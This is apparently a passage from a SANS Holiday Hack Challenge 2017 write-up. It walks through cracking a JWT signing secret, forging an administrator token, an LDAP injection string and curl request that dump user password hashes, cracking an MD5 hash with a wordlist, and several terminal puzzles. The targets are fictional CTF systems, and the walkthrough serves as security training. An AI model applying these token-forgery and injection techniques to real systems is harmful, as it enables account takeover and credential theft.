
Now that we have our converted token, we can run John against it.

```
root@analysis:/opt/john/run# ./john ~/Desktop/SANS/EDB/converted --show
?:3lv3s

1 password hash cracked, 0 left
```



```
root@analysis:~/Desktop/SANS/EDB# python jwt_tool.py eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZXB0IjoiRW5naW5lZXJpbmciLCJvdSI6ImVsZiIsImV4cGlyZXMiOiI
MDE3LTA4LTE2IDEyOjAwOjQ3LjI0ODA5MyswMDowMCIsInVpZCI6ImFsYWJhc3Rlci5zbm93YmFsbCJ9.M7Z4I3CtrWt4SGwfg7mi6V9_4raZE5ehVkI9h04kr6I

,----.,----.,----.,----.,----.,----.,----.,----.,----.,----.
----''----''----''----''----''----''----''----''----''----'
     ,--.,--.   ,--.,--------.,--------.             ,--.
     |  ||  |   |  |'--.  .--''--.  .--',---.  ,---. |  |
,--. |  ||  |.'.|  |   |  |      |  |  | .-. || .-. ||  |
|  '-'  /|   ,'.   |   |  |,----.|  |  ' '-' '' '-' '|  |
 `-----' '--'   '--'   `--''----'`--'   `---'  `---' `--'
,----.,----.,----.,----.,----.,----.,----.,----.,----.,----.
'----''----''----''----''----''----''----''----''----''----'

Token header values:
[+] alg = HS256
[+] typ = JWT

Token payload values:
[+] dept = Engineering
[+] ou = elf
[+] expires = 2017-08-16 12:00:47.248093+00:00
[+] uid = alabaster.snowball

######################################################
# Options:                                           #
# 1: Check CVE-2015-2951 - alg=None vulnerability    #
# 2: Check for Public Key bypass in RSA mode         #
# 3: Check signature against a key                   #
# 4: Crack signature with supplied dictionary file   #
# 5: Tamper with payload data (key required to sign) #
# 0: Quit                                            #
######################################################

Please make a selection (1-5)
> 
```

Since we have the ‘secret’ that was used to sign the JWT, we can now forge our own token and use it to login.




root@analysis: ~/Desktop/SANS/EDB
File Edit View Search Terminal Help

```
[2] Strip signature from token vulnerable to CVE-2015-2951
[3] Sign with Public Key bypass vulnerability

Please select an option from above (1-3):
> 1

Please enter the known key:
> 3lv3s

Please enter the keylength:
[1] HMAC-SHA256
[2] HMAC-SHA384
[3] HMAC-SHA512
> 1
OrderedDict([(u'alg', 'HS256'), (u'typ', u'JWT')])
256
did 256

Your new forged token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZXB0IjoiYWRtaW5pc3RyYXRvcnMiLCJvdSI6Imh
1bWFuIiwiZXhwaXJlcyI6IjIwMTgtMDEtMDUgMTI6MDA6NDcuMjQ4MDkzKzAwOjAwIiwidWlkIjoic2F
udGEuY2xhdXMifQ.Pb5lFK6F2QqKWGV/dNeseYoajwLgogpSpzNDMCgGfpk

root@analysis:~/Desktop/SANS/EDB# 
```

Javascript can be used to set this token in localStorage, after refreshing the page you are logged in as the user.

```
javascript:localStorage.setItem("np-auth",
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZXB0IjoiYWRtaW5pc3RyYXRvcnMiLCJ
vdSI6Imh1bWFuIiwiZXhwaXJlcyI6IjIwMTgtMDEtMDUgMTI6MDA6NDcuMjQ4MDkzKzA
wOjAwIiwidWlkIjoic2FudGEuY2xhdXMifQ.Pb5lFK6F2QqKWGV/dNeseYoajwLgogpSpz
NDMCgGfpk");
```



Santa Claus

User ID: santa.claus

Email: santa.claus@northpolechristmastown.com


Phone: 123-456-7893

Organizational Unit: human

Department: administrators


Info: A round, white-bearded, jolly old man in a red suit, who lives at the North Pole, makes toys for children, and distributes gifts at Christmastime. AKA - The Boss!

Now that we have access, we can inspect the elements and Edit the code to query for other items in the database, such as userpasswords.



```
opacity: 1; display: none;"></ul> ev
<select id="attributes" class="initialized">
  <option value="" disabled="" selected="">Choose your option</option>
  <option value="profilePath,gn,sn,mail">First,Last,Email</option>
  <option value="uid,userpassword">First,Last,Email,Id,Dept</option>
```

)(uid=*))(|(userpassword=




Elf Name:)(uid=*))(|(userpassword=

● Elf ○ Reindeer

Columns Select: First,Last,Email,Id,Dept ▾

	First Name
rudolph	ff943fe99491b32ea387489106517af4
blitzen	ff943fe99491b32ea387489106517af4
donner	ff943fe99491b32ea387489106517af4
cupid	ff943fe99491b32ea387489106517af4



minty.candycane	bcf38b6e70b907d51d9fa4154954f992
shimmy.upatree	d0930efed8e75d7c8ed2e7d8e1d04e81
pepper.minstix	d0930efed8e75d7c8ed2e7d8e1d04e81
bushy.evergreen	3d32700ab024645237e879d272ebc428
alabaster.snowball	17e22cc100b1806cdc3cf3b99a3480b5
jessica.claus	16268da802de6a2efe9c672ca79a7071
santa.claus	d8b4c05a35b0513f302a85c409b4aab3

Another method of querying the database is by using curl, The output is piped through sed to make it easier to read.

```
curl -s -x 127.0.0.1:9050 'http://10.142.0.6/search' -A "Mozilla/5.0 (X11; Linux
x86_64)" -H 'np-auth:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZXB0IjoiYWRtaW5pc3RyYXRvcnMiL
CJvdSI6Imh1bWFuIiwiZXhwaXJlcyI6IjIwMTgtMDEtMDUgMTI6MDA6NDcuMjQ4MD
kzKzAwOjAwIiwidWlkIjoic2FudGEuY2xhdXMifQ.Pb5lFK6F2QqKWGV/dNeseYoajw
LgogpSpzNDMCgGfpk' --data
'name=)(uid%3D*))(%7C(userpassword%3D&isElf=True&attributes=uid%2Cuserpa
ssword' | sed -e 's/[]{","}[]//g' -e 's/cn.*com//' -e '/^\s*$/d'
```

```
        uid:
        rudolph
        userpassword:
        ff943fe99491b32ea387489106517af4
        uid:
        blitzen
        userpassword:
        ff943fe99491b32ea387489106517af4
        uid:
        donner
        userpassword:
        ff943fe99491b32ea387489106517af4

        uid:
        cupid
        userpassword:
        ff943fe99491b32ea387489106517af4
        uid:
        comet
        userpassword:
        ff943fe99491b32ea387489106517af4
        uid:
        vixen
        userpassword:
        ff943fe99491b32ea387489106517af4
        uid:
        prancer
        userpassword:
        ff943fe99491b32ea387489106517af4
        uid:
        dancer
        userpassword:
        ff943fe99491b32ea387489106517af4
```


```
uid:
dasher
userpassword:
ff943fe99491b32ea387489106517af4
uid:
tarpin.mcjinglehauser
userpassword:
f259e9a289c4633fc1e3ab11b4368254
uid:
holly.evergreen
userpassword:
031ef087617c17157bd8024f13bd9086
uid:
mary.sugarplum
userpassword:
b9c124f223cdc64ee2ae6abaeffbcbfe
uid:
sparkle.redberry
userpassword:
82161cf4b4c1d94320200dfe46f0db4c
uid:
wunorse.openslae
userpassword:
9fd69465699288ddd36a13b5b383e937
uid:
minty.candycane
userpassword:
bcf38b6e70b907d51d9fa4154954f992
uid:
shimmy.upatree
userpassword:
d0930efed8e75d7c8ed2e7d8e1d04e81
uid:
pepper.minstix
userpassword:
d0930efed8e75d7c8ed2e7d8e1d04e81
uid:
bushy.evergreen
userpassword:
3d32700ab024645237e879d272ebc428
uid:
alabaster.snowball
userpassword:
17e22cc100b1806cdc3cf3b99a3480b5
```

uid:
jessica.claus
userpassword:
16268da802de6a2efe9c672ca79a7071
uid:
santa.claus
userpassword:
D8b4c05a35b0513f302a85c409b4aab3

Now that we have the hashes, we can attempt cracking santa's password to access the santa panel

Python Brute Force


```
[*]Hash: d8b4c05a35b0513f302a85c409b4aab3
[*]Hash type: md5
[*]Wordlist: /usr/share/wordlists/rockyou.txt
[+]Cracking...

[+]Hash is: 001cookielips001
[*]Words tried: 14271028
[*]Time: 35.42 seconds
```



Confirm you are a Claus by confirming your password:

001cookielips001

After entering the password in Santa Panel, we are greeted with the Letter.



From: The Wizard of Oz
Emerald City, Oz

To: Santa Claus
Christmastown, The North Pole

Dear Santa,

My old friend! I wish you a very merry Christmas. Thank you for all you do to bring holiday cheer around the world.

Every year I enjoy our gift exchange — you giving me a Christmas present and I giving you a Solstice gift. We've exchanged some crazy things in the past. By my reckoning, you've given me:

- Big Hair Hairspray
- Pink Election Campaign Hat
- Bacon Bandages
- Soapy the Unicorn Plush Pillow
- Princess Leia Earmuffs
- Bacon Tie with Giant TV Remote
- Stormtrooper Boxer Shorts

Ah what fun times! And I've given you:

- The Nebulator
- Garden Gnome
- Justin Bieber Toothbrush
- Snorty the Pig Hat and Pink Gloves
- Giant Inflatable Olaf the Snowman
- Ariana Grande Light-up Cat Ear Headphones

Well, wait 'til you see what I've got for you this year, my friend! Yule love it!

Merry Christmas!

– The Wizard

This script will download all 7 pages of the GreatBook at once

```
#!/usr/bin/python
import urlparse
import urllib

book_pages =
['pages/6dda7650725302f59ea42047206bd4ee5f928d19/GreatBookPage1.pdf','pages/a
a814d1c25455480942cb4106e6cde84be86fb30/GreatBookPage2.pdf','pages/57737da3
97cbfda84e88b573cd96d45fcf34a5da/GreatBookPage3.pdf','pages/f192a884f68af24ae
55d9d9ad4adf8d3a3995258/GreatBookPage4.pdf','pages/05c0cacc8cfb96bb5531540e
9b2b839a0604225f/GreatBookPage5.pdf','pages/8943e0524e1bf0ea8c7968e85b24443
23cb237af/GreatBookPage6.pdf','pages/c1df4dbc96a58b48a9f235a1ca89352f865af8b8
/GreatBookPage7.pdf']

for i in xrange(len(book_pages)):
   url = 'https://www.holidayhackchallenge.com/2017/{}'.format(book_pages[i])
   urlparts = urlparse.urlsplit(url)
   filename = urlparts.path.split('/')[-1]
   print '\n[*]Downloading %s' % filename

   testfile = urllib.URLopener()
   testfile.retrieve(url, filename)
```

Terminals:

Winconceivable: The Cliffs of Winsanity

My name is Sparkle Redberry, and I need your help.
My server is atwist, and I fear I may yelp.
Help me kill the troublesome process gone awry.
I will return the favor with a gift before nigh.
Kill the "santaslittlehelperd" process to complete this challenge.

```
elf@c454f133ce8f:~$ ps aux
USER       PID %CPU %MEM  VSZ   RSS TTY      STAT START   TIME COMMAND
elf      1  0.1  0.0  18028  2788 pts/0     Ss   06:49   0:00 /bin/bash /sbin/init
elf      8  0.0  0.0   4224   628 pts/0     S      06:49   0:00 /usr/bin/santaslittlehelperd
elf      11  0.4  0.0  13528  6344 pts/0    S      06:49   0:00 /sbin/kworker
elf      12  0.0  0.0  18248  3200 pts/0    S      06:49   0:00 /bin/bash
elf      18  1.9  0.0  71468 26632 pts/0    S      06:49   0:00 /sbin/kworker
elf      40  0.0  0.0  34424  2752 pts/0    R+   06:49   0:00 ps aux

elf@c454f133ce8f:~$ alias
----snip----
alias kill='true'
alias killall='true'
----snip----
alias pkill='true'
alias skill='true'

elf@c454f133ce8f:~$ "kill" -9 8

elf@c454f133ce8f:~$ ps aux
USER       PID %CPU %MEM  VSZ   RSS TTY      STAT START   TIME COMMAND
elf      1  0.0  0.0  18028  2788 pts/0     Ss   06:49   0:00 /bin/bash /sbin/init
elf      12  0.0  0.0  18248  3320 pts/0    S      06:49   0:00 /bin/bash
elf      57  0.0  0.0  34424  2876 pts/0    R+   06:50   0:00 ps aux
```

Cryokinetic Magic

My name is Holly Evergreen, and I have a conundrum.
I broke the candy cane striper, and I'm near throwing a tantrum.
Assembly lines have stopped since the elves can't get their candy cane fix.
We hope you can start the striper once again, with your vast bag of tricks.
Run the CandyCaneStriper executable to complete this challenge.

```
elf@8d05544aa95e:~$ file CandyCaneStriper
CandyCaneStriper: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/
Linux 2.6.32, BuildID[sha1]=bfe4ffd88f30e6970feb7e3341ddbe579e9ab4b3, stripped

elf@8d05544aa95e:~$ /lib/x86_64-linux-gnu/ld-2.23.so
/home/elf/CandyCaneStriper
                _..._
                .'\\ //`,
                /\\.'``'.=",
                / \/       ;==|
       /\\/     .'\`,`
       / \/     `""`
       /\\/
       /\\/
       /\ /
       /\\/
       /`\/
       \\/
       `
The candy cane striping machine is up and running!
```

There's Snow Place Like Home

My name is Pepper Minstix, and I need your help with my plight.
I've crashed the Christmas toy train, for which I am quite contrite.
I should not have interfered, hacking it was foolish in hindsight.
If you can get it running again, I will reward you with a gift of delight.

```
total 444
-rwxr-xr-x 1 root root 454636 Dec  7 18:43 trainstartup

elf@8c13ca7d5245:~$ file trainstartup
trainstartup: ELF 32-bit LSB  executable, ARM, EABI5 version 1 (GNU/Linux), statically
linked, for GNU/Linux 3.2.0, BuildID[sha1]=005de4685e
8563d10b3de3e0be7d6fdd7ed732eb, not stripped
elf@8c13ca7d5245:~$ uname -a
Linux 8c13ca7d5245 4.9.0-4-amd64 #1 SMP Debian 4.9.65-3 (2017-12-03) x86_64
x86_64 x86_64 GNU/Linux
elf@8c13ca7d5245:~$ qemu-arm /home/elf/trainstartup

                     ‾‾‾‾‾‾‾‾
                     .-"""""".._'.         _,##
              _..__ |.-"""-.|  |   _,##'`-._
              (_____)||_____||  |_,##'`-._,##'`
       Merry Christmas
       Merry Christmas
v
>*<
^
/o\
/  \          @.·
/~~   \        .
/ ° ~~  \       · .
/        ~~ \     ◆  ·
/        °   ~~\ ·        0
/~~             \   .—··— · o
       /°  ~~  .*· · . \  ├───┼───┤
       │  ───┬──°──┬──°─°─°─  └───┴───┘
≠==≠==≠==≠==───┼───=≠
≠=≠==≠==≠==≠==≠==≠==≠==≠==≠==≠==≠==≠==≠==≠==≠==≠==≠====≠
       │   / └─────┘ \ ┌─────┐  _____┌┐
              └─────┘        /▒▒▒▒▒▒
≠==≠==≠==≠==≠==≠==≠==≠==≠==≠==≠==≠==≠=°≠=°≠==≠==≠==≠==≠==≠==≠==≠==≠==≠=
=≠==≠==≠==≠

You did it! Thank you!
```

Winter Wonder Landing

My name is Bushy Evergreen, and I have a problem for you.
I think a server got owned, and I can only offer a clue.
We use the system for chat, to keep toy production running.
Can you help us recover from the server connection shunning?
Find and run the elftalkd binary to complete this challenge.

```
elf@410b837df852:~$ find / -name elftalkd
bash: /usr/local/bin/find: cannot execute binary file: Exec format error
elf@410b837df852:~$ /usr/bin/find / -name elftalkd
/run/elftalk/bin/elftalkd
elf@410b837df852:/run/elftalk/bin$ ./run/elftalkd/bin/elftalkd

        Running in interactive mode

        --== Initializing elftalkd ==--
Initializing Messaging System!
Nice-O-Meter configured to 0.90 sensitivity.
Acquiring messages from local networks...


--== Initialization Complete ==--


        _  ___ _           _ _      _
        | |/ _| |          | | |     | |
  ____| | |_| |_ __ __ _| | | _____| |
 / _ \ |  _| __/ _` | | |/ / _` |
|  __/ | | | || (_| | |   < (_| |
 \____|_|_|  \__\__,_|_|_|\_\__,_|

-*> elftalkd! <*-
Version 9000.1 (Build 31337)
By Santa Claus & The Elf Team
Copyright (C) 2017 NotActuallyCopyrighted. No actual rights reserved.
Using libc6 version 2.23-0ubuntu9
LANG=en_US.UTF-8
Timezone=UTC

Commencing Elf Talk Daemon (pid=6021)... done!
Background daemon...
```

Bumbles Bounce

Minty Candycane here, I need your help straight away.
We're having an argument about browser popularity stray.
Use the supplied log file from our server in the North Pole.
Identifying the least-popular browser is your noteworthy goal.

```
total 28704
-rw-r--r-- 1 root root 24191488 Dec  4 17:11 access.log
-rwxr-xr-x 1 root root  5197336 Dec 11 17:31 runtoanswer

elf@a5a8fe96673e:~$ sed -n 's!.* "GET.* "\([[:alnum:].]\+/*[[:digit:].]*\)[^"]*"$!\1!p'
access.log | sort | uniq -c | sort -rfg
  96554 Mozilla/5.0
        422 Slack
        353 Mozilla/4.0
        34 Googlebot
        25 ZmEu
        16 slack/2.47.1.7358
        13 slack/2.47.0.7352
        12 sysscan/1.0
        11 facebookexternalhit/1.1
        11 Wget
        8 ltx71
        8 Slack/370354
        7 Slack/370342
        4 slack/2.46.0.7100
        4 Python
        3 null
        3 Slack/370136
        3 MobileSafari/604.1
        3 GarlikCrawler/1.2
        2 masscan/1.0
        2 WhatWeb/0.4.9
        2 WhatWeb/0.4.8
        2 Twitterbot/1.0
        2 Twitter/7.11.1
        2 Telesphoreo
        2 Slackbot
        2 Slack/370007
        1 www.probethenet.com
        1 curl/7.35.0
        1 curl/7.19.7
        1 Dillo/3.0.5
```

I Don't Think We're In Kansas Anymore

Sugarplum Mary is in a tizzy, we hope you can assist.
Christmas songs abound, with many likes in our midst.
The database is populated, ready for you to address.
Identify the song whose popularity is the best.

```
-rw-r--r-- 1 root root 15982592 Nov 29 19:28 christmassongs.db
-rwxr-xr-x 1 root root  5197352 Dec  7 15:10 runtoanswer

elf@31d323c786ab:~$ sqlite3 christmassongs.db
SQLite version 3.11.0 2016-02-15 17:29:24
Enter ".help" for usage hints.
sqlite> .schema
CREATE TABLE songs(
  id INTEGER PRIMARY KEY AUTOINCREMENT,
  title TEXT,
  artist TEXT,
  year TEXT,
  notes TEXT
);
CREATE TABLE likes(
